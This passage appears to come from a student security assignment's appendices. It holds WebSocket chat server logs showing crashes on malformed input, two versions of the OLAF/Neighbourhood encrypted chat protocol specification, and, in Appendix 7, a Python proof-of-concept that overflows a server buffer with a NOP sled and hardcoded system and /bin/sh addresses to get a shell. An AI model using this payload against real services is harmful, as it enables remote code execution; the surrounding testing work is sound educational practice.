qYZxofn9XkGD9Br\nUcInpXFDlKBWyHBUFTfzTtBvqG0YIFFK/peLAsqz2WglOXuq07MNPRlp7/vn/CDV\nNQIDAQAB\n-----END
PUBLIC KEY-----\n"}],"type":"client_update"}
Received message: {"clients":[{"client_id":1001,"public_key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4n8+2Vi46xG4qwfJXR+6\ntQR4TL6Be6jwfp6oVGzq9Aq19kOu+tLKW3IKg
oUUha1XqfBYUox0kFqPBwjhxSvT\nFH23TMHhrqhUHHg3QwW1u8wEk6gEIYo46LoEyANiSymRKFoP/1WxcRKrfNlzRD2R\nMpwlqhVa1T
24QmPb/DkYTGmrqNGUI0ZkretRHmF8M+Nej8Knb+CBHiwzUNRDRRub\nVhFzsUvPdBR5GEU8nmt86iEkb+JAe80MtKYbynqyxmEuvgMw8
qYZxofn9XkGD9Br\nUcInpXFDlKBWyHBUFTfzTtBvqG0YIFFK/peLAsqz2WglOXuq07MNPRlp7/vn/CDV\nNQIDAQAB\n-----END
PUBLIC KEY-----\n"}],"data":{"type":null},"type":"client_update"}
Received message: {"counter":3,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n","type":"public_chat"},"signa
ture":"FvGyzQ5Dg3Uhc/3pb6OJQj9yRiqdGvCZXpdK1Eon/cEAMGfjDynTRBtTriNCbgw4\nR4CEqodeO/UFoxgE7P3+MEo/rMmkkXaN
8HZmUMZX2cQ32Qj3ULHADCV1poyKObjC\nXAT2JiF0RoGYkhaah+CWthKFrjrgfCA+weNJjR09cuNYyFhI7vIw0vB2XjejHebs\nw/CPU
TR2XyjyGJKwB7lkqz9NqCQzYHvnr/r7U4AV9WgycypvlGz8FJJcEcUYjJgo\nnq2d7DdDw2eEbs8OX/N7XGPFLpra6yA9dWPRwfuHg5xJ5
ikFAwkgSMwpTzpRNAxDb\n7gYrAW7n9qTK9ODtH1EGFQ==\n","type":"signed_data"}
public chat received
Received message: {"counter":3,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n","type":"public_chat"},"signa
ture":"FvGyzQ5Dg3Uhc/3pb6OJQj9yRiqdGvCZXpdK1Eon/cEAMGfjDynTRBtTriNCbgw4\nR4CEqodeO/UFoxgE7P3+MEo/rMmkkXaN
8HZmUMZX2cQ32Qj3ULHADCV1poyKObjC\nXAT2JiF0RoGYkhaah+CWthKFrjrgfCA+weNJjR09cuNYyFhI7vIw0vB2XjejHebs\nw/CPU
TR2XyjyGJKwB7lkqz9NqCQzYHvnr/r7U4AV9WgycypvlGz8FJJcEcUYjJgo\nnq2d7DdDw2eEbs8OX/N7XGPFLpra6yA9dWPRwfuHg5xJ5
ikFAwkgSMwpTzpRNAxDb\n7gYrAW7n9qTK9ODtH1EGFQ==\n","type":"signed_data"}
localhost:9002
connection open

```
Client connected.
Received message: {"name":"1","type":"init"}
Received message: {"data":{"type":null},"name":"1","type":"init"}
Received message: {"counter":0,"data":{"id":"1","public_key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1\n7L5dZG7vgHGhP9ohCoBXP76ceoKPD6ATjSX8N
mOELdAapqFbOurn0A2jfA4v7s84\nR1yz6IPb2UK8bhTj6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+\nlI7LgtE9DJ
su1aGeWUlcBq2owTBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK\nxMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2NcfoQibg3d3wcqAUuY
CiTAXhfnpS6ZxHM\n7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFInro1ZTl1oJivxiDT/l28k\nHwIDAQAB\n-----END
PUBLIC KEY-----
\n","type":"hello"},"signature":"iVTcSY8kYdV+zH6IaPA3ovcEdrYUXbOOMV1NKZiL95wcbw3TsRIxEZUoHlDjVNKs\nIwGOq8
057v1354rCMdY3+PYjuGE7bKdKraLcXgs5n5Bahq12KdOKmlz9JOKRj81/\neD7ukB8mVfiVGR3bVauSvoK/BreTJNLmYUQ349IJKAay2
QntzM0aZ4VE13yP1mMM\nAyp60MxdLkDqIrNU1fYT1wA7c0S7K7231RhDhHaXeNEdFu5EteU8gAINsHo7Dnka\nH1KMiv31U+3UrylFDF
UJl09Nu01wu4HTn4prwX68zfYwXzfUaB83kd8W33kxyRzK\n0tw5LpxXiK87J5e5+/DX0A==\n","type":"signed_data"}
Client connected with public key: -----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1
7L5dZG7vgHGhP9ohCoBXP76ceoKPD6ATjSX8NmOELdAapqFbOurn0A2jfA4v7s84
R1yz6IPb2UK8bhTj6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+
lI7LgtE9DJsu1aGeWUlcBq2owTBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK
xMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2NcfoQibg3d3wcqAUuYCiTAXhfnpS6ZxHM
7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFInro1ZTl1oJivxiDT/l28k
HwIDAQAB
-----END PUBLIC KEY-----

Client connected with name: 1
Received message: {"counter":0,"data":{"id":"1","public_key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1\n7L5dZG7vgHGhP9ohCoBXP76ceoKPD6ATjSX8N
mOELdAapqFbOurn0A2jfA4v7s84\nR1yz6IPb2UK8bhTj6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+\nlI7LgtE9DJ
su1aGeWUlcBq2owTBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK\nxMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2NcfoQibg3d3wcqAUuY
CiTAXhfnpS6ZxHM\n7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFInro1ZTl1oJivxiDT/l28k\nHwIDAQAB\n-----END
PUBLIC KEY-----
\n","type":"hello"},"signature":"iVTcSY8kYdV+zH6IaPA3ovcEdrYUXbOOMV1NKZiL95wcbw3TsRIxEZUoHlDjVNKs\nIwGOq8
057v1354rCMdY3+PYjuGE7bKdKraLcXgs5n5Bahq12KdOKmlz9JOKRj81/\neD7ukB8mVfiVGR3bVauSvoK/BreTJNLmYUQ349IJKAay2
QntzM0aZ4VE13yP1mMM\nAyp60MxdLkDqIrNU1fYT1wA7c0S7K7231RhDhHaXeNEdFu5EteU8gAINsHo7Dnka\nH1KMiv31U+3UrylFDF
UJl09Nu01wu4HTn4prwX68zfYwXzfUaB83kd8W33kxyRzK\n0tw5LpxXiK87J5e5+/DX0A==\n","type":"signed_data"}
Client disconnected.
Connected to server at ws://localhost:9002
Enter serverip:port to connect to or type 'exit' to quit: terminate called after throwing an instance of
'websocketpp::exception'
  what():  Bad Connection
Aborted
```

Our server:

```
[2024-10-09 16:35:13] [devel] endpoint constructor
[2024-10-09 16:35:13] [devel] server constructor
Starting client thread...

Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...

Successfully connected to ws://127.0.0.1:9003
> Server hello sent

Sent client update request to server 2
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Exceeded retry limit. Giving up on connecting to ws://127.0.0.1:9004
```

```
Connection initiated from: 127.0.0.1:50550
Received message: {"counter":12345,"data":"{\"public_key\":\"-----BEGIN PUBLIC KEY-----
\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4n8+2Vi46xG4qwfJXR+6\\ntQR4TL6Be6jwfp6oVGzq9Aq19kOu+tLKW3I
KgoUUha1XqfBYUox0kFqPBwjhxSvT\\nFH23TMHhrqhUHHg3QwW1u8wEk6gEIYo46LoEyANiSymRKFoP/1WxcRKrfNlzRD2R\\nMpwlqh
Va1T24QmPb/DkYTGmrqNGUI0ZkretRHmF8M+Nej8Knb+CBHiwzUNRDRRub\\nVhFzsUvPdBR5GEU8nmt86iEkb+JAe80MtKYbynqyxmEu
vgMw8qYZxofn9XkGD9Br\\nUcInpXFDlKBWyHBUFTfzTtBvqG0YIFFK/peLAsqz2WglOXuq07MNPRlp7/vn/CDV\\nNQIDAQAB\\n----
-END PUBLIC KEY-----
\\n\",\"type\":\"hello\"}","signature":"uUbsrfbwEsAErQAj3PTrl10DaJQPW45hpd+FLM6KqKXGLlJN4Sy++kL0gWIjyr9mj
MqlGmKdT5e2TywMG7YpI/3s1bWq0r2J8HFyXX+F+5LkvVmaKtj9tkBpZomSTyz8SpK8bTbEGOxpwkpOZoi+LtEBR5bBsc585HYO1jZawB
hqMNaUIScHI2yie+0Kyc0GmEqACGipT0sBbM/hQxdpHgsKqTtQL/6qdJh2ocN+tkBQw7wx5++54oSuikc1jJALOdxVKxZbQm6fFKc0YHN
CWBgEEKF6hbPQsnWJLb6IN0G3O9N4sePxsq/KT3z6g/Q2/d9XqkEOhY3Ka2eVgQAgWw==","type":"signed_data"}
Cancelling client connection timer
Verified signature of client 1001
Sent client update to server 2


Received message: {"type":"client_list_request"}
Sent client list to client 1001


Connection initiated from: 127.0.0.1:50552
Received message: {"counter":6,"data":"
{\"sender\":\"localhost\",\"type\":\"server_hello\"}","signature":"tz97EqY0VnZzj1xy29QnKi1hKaVJPAnkOXBb9Z
8PNC3jKIJa6LHAPmGLlOQMWDbq\nXfqIMtLhohkOeXr9Wzkjpkn6moO7Nzm+JrrkbonT6p5XV+8ff8hjUu/svLKQ1W8D\ni9+wLfCjNVl
MCKhV1CQeq8sK/y/Ik82vgJ/QAqGAIZxk5gWBTnPTn8arK6dkAKLL\nP/YFVfz/SRK+4xK0HR/HHgLn4UEJFhpuZrXhL8YP2ZpbZo5OCF
eUDkGjdfNlIOkU\nOh4EBQMauEUqG660NLRlDdydjz2YEF9gsBjRU5Km3r4zy0ycc26Wv+ftS2a3nN6Q\nrgzijONR070K8ErHWLx80w=
=\n","type":"signed_data"}
Cancelling server connection timer
Invalid sender address entered in server hello
Received message: {"type":"client_update_request"}


Received message: {"clients":[{"client-id":"test","public-key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs\np40Eonronr5s3zg4nluOuMCUDWpAdG0c0bi82
ALw5BJUn94zD1bs90Rx1q5LGD1I\n6/hYMgG2zt4g5pKtG1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6\nFht5KpmKRv
7EADlfeJhy/pTuZHJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC\nANJYXZXr8t7Q4YUNYl/WCJk5f8RTqduS5PjnLGV45xlTsOHI5
VUXTKk1/gA749jZ\ntNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1UtUG5QzNNZx8lV/iMBO+j7u\n2QIDAQAB\n-----END
PUBLIC KEY-----\n"},{"client-id":"1","public-key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1\n7L5dZG7vgHGhP9ohCoBXP76ceoKPD6ATjSX8N
mOELdAapqFbOurn0A2jfA4v7s84\nR1yz6IPb2UK8bhTj6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+\nnlI7LgtE9DJ
su1aGeWUlcBq2owTBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK\nnxMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2NcfoQibg3d3wcqAUuY
CiTAXhfnpS6ZxHM\n7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFInro1ZTl1oJivxiDT/l28k\nHwIDAQAB\n-----END
PUBLIC KEY-----\n"}],"type":"client_update"}
```

```
server: /usr/local/include/nlohmann/json.hpp:2147: const value_type&
nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType, StringType, BooleanType, NumberIntegerType,
NumberUnsignedType, NumberFloatType, AllocatorType, JSONSerializer, BinaryType,
CustomBaseClass>::operator[](const typename nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType,
StringType, BooleanType, NumberIntegerType, NumberUnsignedType, NumberFloatType, AllocatorType,
JSONSerializer, BinaryType, CustomBaseClass>::object_t::key_type&) const [with ObjectType = std::map;
ArrayType = std::vector; StringType = std::__cxx11::basic_string<char>; BooleanType = bool;
NumberIntegerType = long int; NumberUnsignedType = long unsigned int; NumberFloatType = double;
AllocatorType = std::allocator; JSONSerializer = nlohmann::json_abi_v3_11_3::adl_serializer; BinaryType =
std::vector<unsigned char>; CustomBaseClass = void; nlohmann::json_abi_v3_11_3::basic_json<ObjectType,
ArrayType, StringType, BooleanType, NumberIntegerType, NumberUnsignedType, NumberFloatType,
AllocatorType, JSONSerializer, BinaryType, CustomBaseClass>::const_reference = const
nlohmann::json_abi_v3_11_3::basic_json<>&; nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType,
StringType, BooleanType, NumberIntegerType, NumberUnsignedType, NumberFloatType, AllocatorType,
JSONSerializer, BinaryType, CustomBaseClass>::value_type = nlohmann::json_abi_v3_11_3::basic_json<>;
typename nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType, StringType, BooleanType,
NumberIntegerType, NumberUnsignedType, NumberFloatType, AllocatorType, JSONSerializer, BinaryType,
CustomBaseClass>::object_t::key_type = std::__cxx11::basic_string<char>]: Assertion `it !=
m_data.m_value.object->end()' failed.
Aborted
```

Appendix 7: PoC for Exploit

```python
import asyncio
from websockets.sync.client import connect

def hello():
    with connect("ws://localhost:9002") as websocket:
        # Construct the message
        message = b"A" * (900) + b'\x90' * 5000    # 1024 'A's followed by 54 'A's +

        # Little-endian representations of the addresses
        address1 = b"\x70\x0d\x85\xf7\xff\x7f" #Address of system
        address2 = b"\xf0\x55\x84\xf7\xff\x7f" #Address of /bin/sh
        address3 = b"\x78\x86\x9d\xf7\xff\x7f" #Return address

        # Concatenate everything
        full_message = message + address1 + address2 + address3

        # Send the message
        websocket.send(full_message)

        # Receive response
        response = websocket.recv()
        print(f"Received: {response}")

hello()
```

Appendix 8:

OLAF/Neighbourhood protocol v1.1.3

By James, Jack, Tom, Mia, Valen, Isabelle, Katie & Cubie

Definitions

- **User** A user has a key pair. Each user connects to one server at a time.
- **Server** A server receives messages from clients and relays them towards the destination.
- **Neighbourhood** Servers organise themselves in a meshed network called a neighbourhood. Each server in a neighbourhood is aware of and connects to all other servers
- **Fingerprint** A fingerprint is the unique identification of a user. It is a string obtained by taking Base64Encode(SHA-256(exported RSA public key)).

Main design principles

This protocol specification was obtained by taking parts of the original OLAF protocol combined with the neighbourhood protocol. The network structure resembles the original neighbourhood, while the messages and roles of the servers are similar to OLAF.

Network Topology

Client-to-client messages travel in the following path:

```
Client (Sender)
  |
  |  Message sent directly
  V
Server (Owner of the sender)
  |
  |  Message routed to the correct server
  V
Server (Owner of the receiver)
  |
  |  Message flooded to all receiving clients
```

```
      V
 Client (Receiver)
```

If a server "owns" a client, that just means that the client is connected to that server (Since clients only connect to one server at a time). The transport layer of this protocol uses WebSockets (RFC 6455).

You can call the server you are connected to your home server. You can only connect to users connected to your home server or users on servers directly connected your home server. Refer to the additional file network topology examples, to see examples of neighbourhoods and other potential network arrangements.

Protocol defined messages

All messages are sent as UTF-8 JSON objects.

Sent by client

Messages include a counter and are signed to prevent replay attacks.

All below messages with data follow the below structure:

```
{
    "type": "signed_data",
    "data": {  },
    "counter": 12345,
    "signature": "<Base64 encoded (signature of (data JSON concatenated with counter))>"
}
```

counter is a monotonically increasing integer. All handlers of a message should track the last counter value sent by a client and reject it if the current value is not greater than the last value. This defeats replay attacks.
The hash used for signature follows the SHA-256 algorithm.
base64 encoding follows RFC 4648.

Hello

This message is sent when first connecting to a server to establish your public key.

```
{
    "data": {
        "type": "hello",
        "public_key": "<Exported PEM of RSA public key>"
    }
}
```

Chat

Sent when a user wants to send a chat message to another user[s]. Chat messages are end-to-end encrypted. Only one AES key is generated and is sent to all recipients.

```
{
    "data": {
        "type": "chat",
        "destination_servers": [
            "<Address of each recipient's destination server>",
        ],
        "iv": "<Base64 encoded (AES initialisation vector)>",
        "symm_keys": [
            "<Base64 encoded (AES key encrypted with recipient's public RSA key)>",
        ],
        "chat": "<Base64 encoded (AES ciphertext segment)>"
```

```
        }
    }

    {
        "chat": {
            "participants": [
                "<Fingerprint of sender comes first>",
                "<Fingerprints of recipients>",
            ],
            "message": "<Plaintext message>"
        }
    }
```

Group chats are defined similar to how group emails work. Simply send a message to all recipients with multiple `participants`. The `symm_keys` field is an array which lists the AES key for the message encrypted for each recipient using their respective asymmetric key. Each of the `destination_servers`, `symm_keys`, and `participants` are in the same order, except for the sender, which is only included in the `participants` list.

Public chat

Public chats are not encrypted at all and are broadcasted as plaintext.

```
{
    "data": {
        "type": "public_chat",
        "sender": "<Fingerprint of sender>",
        "message": "<Plaintext message>"
    }
}
```

Client list

To retrieve a list of all currently connected clients on all servers. Your server will send a JSON response. This does not follow the `data` structure.

```
{
    "type": "client_list_request",
}
```

Server response:

```
{
    "type": "client_list",
    "servers": [
        {
            "address": "<Address of server>",
            "clients": [
                "<PEM of exported RSA public key of client>",
            ]
        },
    ]
}
```

Servers assume that a client/user is online as long as they have an open WebSocket with the home server.

Sent by server

Client update

A server will know when a client disconnects as the socket connection will drop off.

When one of the following things happens, a server should send a `client_update` message to all other servers in the neighbourhood so that they can update their internal state.

1. A client sends `hello`
2. A client disconnects

You don't need to send an update for clients who disconnected before sending `hello`.

The `client_update` advertises all currently connected users on a particular server.

```
{
    "type": "client_update",
    "clients": [
        "<PEM of exported RSA public key of client>",
    ]
}
```

Client update request

When a server comes online, it will have no initial knowledge of clients connected elsewhere, so it needs to request a `client_update` from all other servers in the neighbourhood.

```
{
    "type": "client_update_request"
}
```

All other servers respond by sending `client_update`

Server Hello

When a server establishes a connection with another server in the neighbourhood, it sends this message. It doesn't send a public key, as this should be shared prior when agreeing on a neighbourhood, and can be used to verify the identity of the server.

```
{
    "data": {
        "type": "server_hello",
        "sender": "<server IP connecting>"
    }
}
```

Definition Tables of Types and Sections and additional explanations

tables

Type	Type Meaning
signed_data	data that has a signature confirming the sender
client_list_request	request sent by client, to get the list of clients online connected to a server
client_update	update send by server letting clients know who has disconnected
client_list	reply by server to client_List_request which contains list of users online
client_update_request	server asking other servers for the client_update
different types in the data section	**meaning**
chat	message that has chat message data in it

different types in the data section	meaning
hello	message sent when client connects to a server
public_chat	message sent to every one connected in the neighbourhood and homeServer not encrypted
server_hello	message sent between server-to-server connections

Counter

Every message sent by user, tied to their unique key set, has the counter attached to it. The recipient stores the counter value from the latest message sent to them by each user, then when ever a new message received, the counter value stored is compared to the value in the message. If the new value is larger than the old one, the message has not been resent. The starting value of the count will be 0.

The intention behind the addition of the counter is as a way to defend against replay attacks. A replay attack is a when a copy is taken of a message you receive, and is then resent to you later. For example, Alice sends Bob a message saying "meet me at the park at 2pm" and a malicious attacker takes a copy of that message. A few weeks later the malicious attacker resends Bob the message. Bob goes to the park and finds the malicious attacker there instead of Alice.

File transfers

File transfers are performed over an HTTP[S] API. The HTTP[s] server end point needs to be hosted at the same address as the WebsSocket server, but it can optionally use different port.

Upload file

Upload a file in the same format as an HTTP form.

```
"<server>/api/upload" {
    METHOD: POST
    body: file
}
```

The server makes no guarantees that it will accept your file or retain it for any given length of time. It can also reject the file based on an arbitrary file size limit. An appropriate 413 error can be returned for this case.

A successful file upload will result in the following response:

```
response {
    body: {
        file_url: "<...>"
    }
}
```

file_url is a unique URL that points to the uploaded file which can be retrieved later.

Retrieve file

```
"<file_url>" {
    METHOD: GET
}
```

The server will respond with the file data. File uploads and downloads are not authenticated and secured only by keeping the unique URL secret.

Client Responsibilities

When receiving a message from the server, the client first needs to validate the signature against the public key of the sender.

How to send a message?

There are two things to know about your recipient: their server address and public key. Use these to fill out a `"chat"` message and your server will forward it to the correct destination.

How do you know when you receive a message for you?

When receiving a chat message, you should attempt to decrypt the `symm_key` field, then use that to decrypt the `chat` field. If the result follows the format, then the message is directed to you. You can also check for your public key in the `participants` list.

Server Responsibilities

A server is primarily a relay for messages. It does only a minimal amount of message parsing and state storage.

It is a server's responsibility to not forward garbage, so it should check all messages to ensure they follow a standard message format as above. This includes incoming (from other servers) and outgoing (from clients) messages.

A server is located by an address which optionally includes a port. The default port is the same as http[s]. 80 for non-TLS and 443 for TLS

- 10.0.0.27:8001
- my.awesomeserver.net
- localhost:666

Stored state

- Client list. A server should listen to every `client_update` message and use this to keep an internal list of all connected clients in the neighbourhood.
- Files
- List of other servers in the neighbourhood

Adding a new server to a neighbourhood

The server admins (Whoever is hosting the server) need to agree and each manually add the new server into the stored list.
If not all servers agree on who is in the neighbourhood, the neighbourhood enters an invalid state and it is not guaranteed that all clients will be able to communicate.

Underlying technologies

The transport layer uses WebSockets, meaning the server will need to be HTTP-capable. There are various WebSocket libraries for the popular programming languages that will handle this.

Encryption

Asymmetric Encryption

Asymmetric encryption and decryption is performed with RSA.

- Key size/Modulus length (n) = 2048 bits
- Public exponent (e) = 65537
- Padding scheme: OAEP with SHA-256 digest/hash function
- Public keys are exported in PEM encoding with SPKI format.

Signing and verification also uses RSA. It shares the same keys as encryption/decryption.

- Padding scheme: PSS with SHA-256 digest/hash function
- Salt length: 32 bytes

Symmetric encryption is performed with AES in GCM mode.

- Initialisation vector (IV) = 16 bytes (Must be randomly generated)
- Additional/associated data = not used (empty).
- Key length: 16 bytes (128 bits)
- Authentication tag: 16 bytes (128 bits). The authentication tag takes up the final 128 bits of the ciphertext.

Order to apply different layers of encryption

- message is created
- create a signature by applying the signature scheme RSA-PSS
- encrypt the message using the symmetric encryption specified above
- encrypt the symmetric key used to encrypt the message with the public asymmetric encryption key of the intended recipient
- format these to be sent as shown in protocol defined messages

Appendix 9:

OLAF/Neighbourhood protocol Tut7 v1.1.3

Based on OLAF/Neighbourhood v1.1.3 protocol by James, Jack, Tom, Mia, Valen, Isabelle, Katie & Cubie
Modified by Tutorial 7

Definitions

- **User** A user has a key pair. Each user connects to one server at a time.
- **Server** A server receives messages from clients and relays them towards the destination.
- **Neighbourhood** Servers organise themselves in a meshed network called a neighborhood. Each server in a neighbourhood is aware of and connects to all other servers
- **Fingerprint** A fingerprint is the unique identification of a user. It is obtained by taking Base64Encode(SHA-256(exported RSA public key)).

Main design principles

This protocol specification was obtained by taking parts of the original OLAF protocol combined with the neighbourhood protocol. The network structure resembles the original neighbourhood, while the messages and roles of the servers are similar to OLAF.

Network Topology

Client-to-client messages travel in the following path:

```
Client (Sender)
   |
   |  Message sent directly
   V
Server (Owner of the sender)
   |
   |  Message routed to the correct server
   V
Server (Owner of the receiver)
   |
   |  Message flooded to all receiving clients
   V
Client (Receiver)
```

If a server "owns" a client, that just means that the client is connected to that server (Since clients only connect to one server at a time). The transport layer of this protocol uses Websockets (RFC 6455).

You can call the server you are connected to your homeserver. You can only connect to users connected to your home server or users on servers directly connected your home server. Refer to the additional file network topology examples, to see examples of neighbourhoods and other potential network arrangments.

Protocol defined messages

All messages are sent as UTF-8 JSON objects.

Sent by client

Messages include a counter and are signed to prevent replay attacks.

All below messages with data follow the below structure:

```json
{
    "type": "signed_data",
    "data": {  },
    "counter": 12345,
    "signature": "<Base64 encoded (signature of (data JSON concatenated with counter))>"
}
```

counter is a monotonically increasing integer. All handlers of a message should track the last counter value sent by a client and reject it if the current value is not greater than the last value. This defeats replay attacks.
The hash used for signature follows the SHA-256 algorithm.
base64 encoding follows RFC 4648.

Hello

This message is sent when first connecting to a server to establish your public key.

```json
{
    "data": {
        "type": "hello",
        "public_key": "<Exported PEM of RSA public key>"
    }
}
```

Chat

Sent when a user wants to send a chat message to another user[s]. Chat messages are end-to-end encrypted. Time to death is 1 minute.

```json
{
    "data": {
        "type": "chat",
        "destination_servers": [
            "<Address of each recipient's destination server>",
        ],
        "iv": "<Base64 encoded (AES initialisation vector)>",
        "symm_keys": [
            "<Base64 encoded (AES key, encrypted with each recipient's public RSA key)>",
        ],
        "chat": "<Base64 encoded (AES encrypted segment)>",
        "client-info":{
            "client-id":"<client-id>",
            "server-id":"<server-id>"
        },
        "time-to-die":"UTC-Timestamp"
    }
}

{
    "chat": {
        "participants": [
            "<Fingerprint of sender comes first>",
            "<Fingerprints of recipients>",
        ],
        "message": "<Plaintext message>"
    }
}
```

Group chats are defined similar to how group emails work. Simply send a message to all recipients with multiple participants. The symm_keys field is an array which lists the AES key for the message encrypted for each recipient using their respective asymmetric key. Each

of the `destination_servers`, `symm_keys`, and `participants` are in the same order, except for the sender, which is only included in the `participants` list.

Public chat

Public chats are not encrypted at all and are broadcasted as plaintext.

```
{
    "data": {
        "type": "public_chat",
        "sender": "<Fingerprint of sender>",
        "message": "<Plaintext message>"
    }
}
```

Client list

To retrieve a list of all currently connected clients on all servers. Your server will send a JSON response. This does not follow the `data` structure.

```
{
    "type": "client_list_request",
}
```

Server response:

```
{
    "type": "client_list",
    "servers": [
        {
            "address": "<Address of server>",
            "server-id":"<server-id>",
            "clients": [
                {
                    "client-id":"<client-id>",
                    "public-key":"<PEM of exported RSA public key of client>",

                },
            ]
        },
    ]
}
```

Servers assume that a client/user is online as long as they have an open websocket with the homeServer.

Sent by server

Client update

A server will know when a client disconnects as the socket connection will drop off.

When one of the following things happens, a server should send a `client_update` message to all other servers in the neighbourhood so that they can update their internal state.

1. A client sends `hello`
2. A client disconnects

You don't need to send an update for clients who disconnected before sending `hello`.

The `client_update` advertises all currently connected users on a particular server.

```
{
    "type": "client_update",
    "clients": [
        {
          "client-id":"<client-id>",
          "public-key":"<PEM of exported RSA public key of client>",
        },
    ]
}
```

Client update request

When a server comes online, it will have no initial knowledge of clients connected elsewhere, so it needs to request a `client_update` from all other servers in the neighbourhood.

```
{
    "type": "client_update_request"
}
```

All other servers respond by sending `client_update`

Server Hello

When a server establishes a connection with another server in the neighbourhood, it sends this message. It doesn't send a public key, as this should be shared prior when agreeing on a neighbourhood, and can be used to verify the identity of the server.

```
{
    "data": {
        "type": "server_hello",
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    }
}
```

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different types in the data section	meaning
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File transfers

File transfers are performed over an HTTP[S] API.

Upload file

Uplaod a file in the same format as an HTTP form.

```
"<server>/api/upload" {
    METHOD: POST
    body: file
}
```

The server makes no guarantees that it will accept your file or retain it for any given length of time. It can also reject the file based on an arbitrary file size limit. An appropriate 413 error can be returned for this case.

A successful file upload will result in the following response:

```
response {
    body: {
        file_url: "<...>"
    }
}
```

file_url is a unique URL that points to the uploaded file which can be retrieved later.

Retrieve file

```
"<file_url>" {
    METHOD: GET
}
```

The server will respond with the file data. File uploads and downloads are not authenticated and secured only by keeping the unique URL secret.

Client Responsibilities

When receiving a message from the server, the client first needs to validate the signature against the public key of the sender.

How to send a message?

There are two things to know about your recipient: their server address and public key. use these to fill out a "chat" message and your server will forward it to the correct destination.

How do you know when you receive a message for you?

When receiving a chat message, you should attempt to decrypt the symm_key field, then use that to decrypt the chat field. If the result follows the format, then the message is directed to you. You can also check for your public key in the participants list.

Server Responsibilities

A server is primarily a relay for messages. It does only a minimal amount of message parsing and state storage.

It is a server's responsibility to not forward garbage, so it should check all messages to ensure they follow a standard message format as above. This includes incoming (from other servers) and outgoing (from clients) messages.

A server is located by an address which opionally includes a port. The default port is the same as http[s]. 80 for non-TLS and 443 for TLS

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- my.awesomeserver.net
- localhost:666

Stored state

- Client list. A server should listen to every `client_update` message and use this to keep an internal list of all connected clients in the neighbourhood.
- Files
- List of other servers in the neighbourhood

Adding a new server to a neighbourhood

The server admins (Whoever is hosting the server) need to agree and each manually add the new server into the stored list.
If not all servers agree on who is in the neighbourhood, the neighbourhood enters an invalid state and it is not guaranteed that all clients will be able to communicate.

Underlying technologies

The transport layer uses Websockets, meaning the server will need to be HTTP-capable. There are various websocket libraries for the popular programming languages that will handle this.

Encryption

Asymmetric Encryption

Asymmetric encryption and decryption is performed with RSA.

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- Salt length: 32 bytes

Symmetric encryption is performed with AES in GCM mode.

- Initialisation vector (IV) = 16 bytes (Must be randomly generated)
- Additional/associated data = not used (empty).
- Key length: 16 bytes (128 bits)
- Authentication tag: 16 bytes (128 bits). The authentication tag takes up the final 128 bits of the ciphertext.

Order to apply different layers of encrpytion

- message is created
- create a signature by applying the signature scheme RSA-PSS
- encrpyt the message using the symmetric encyption specified above
- encrypt the symmetric key used to encrypt the message with the public asymmetric encrption key of the intended recipient
- format these to be sent as shown in proctocol defined messages

Recommended Libraries

- OpenSSL
- JSON

- Websocket++

Biblography

https://www.cyber.gov.au/sites/default/files/2024-06/joint-guidance-exploring-memory-safety-in-critical-open-source-projects-508c.pdf

Todo

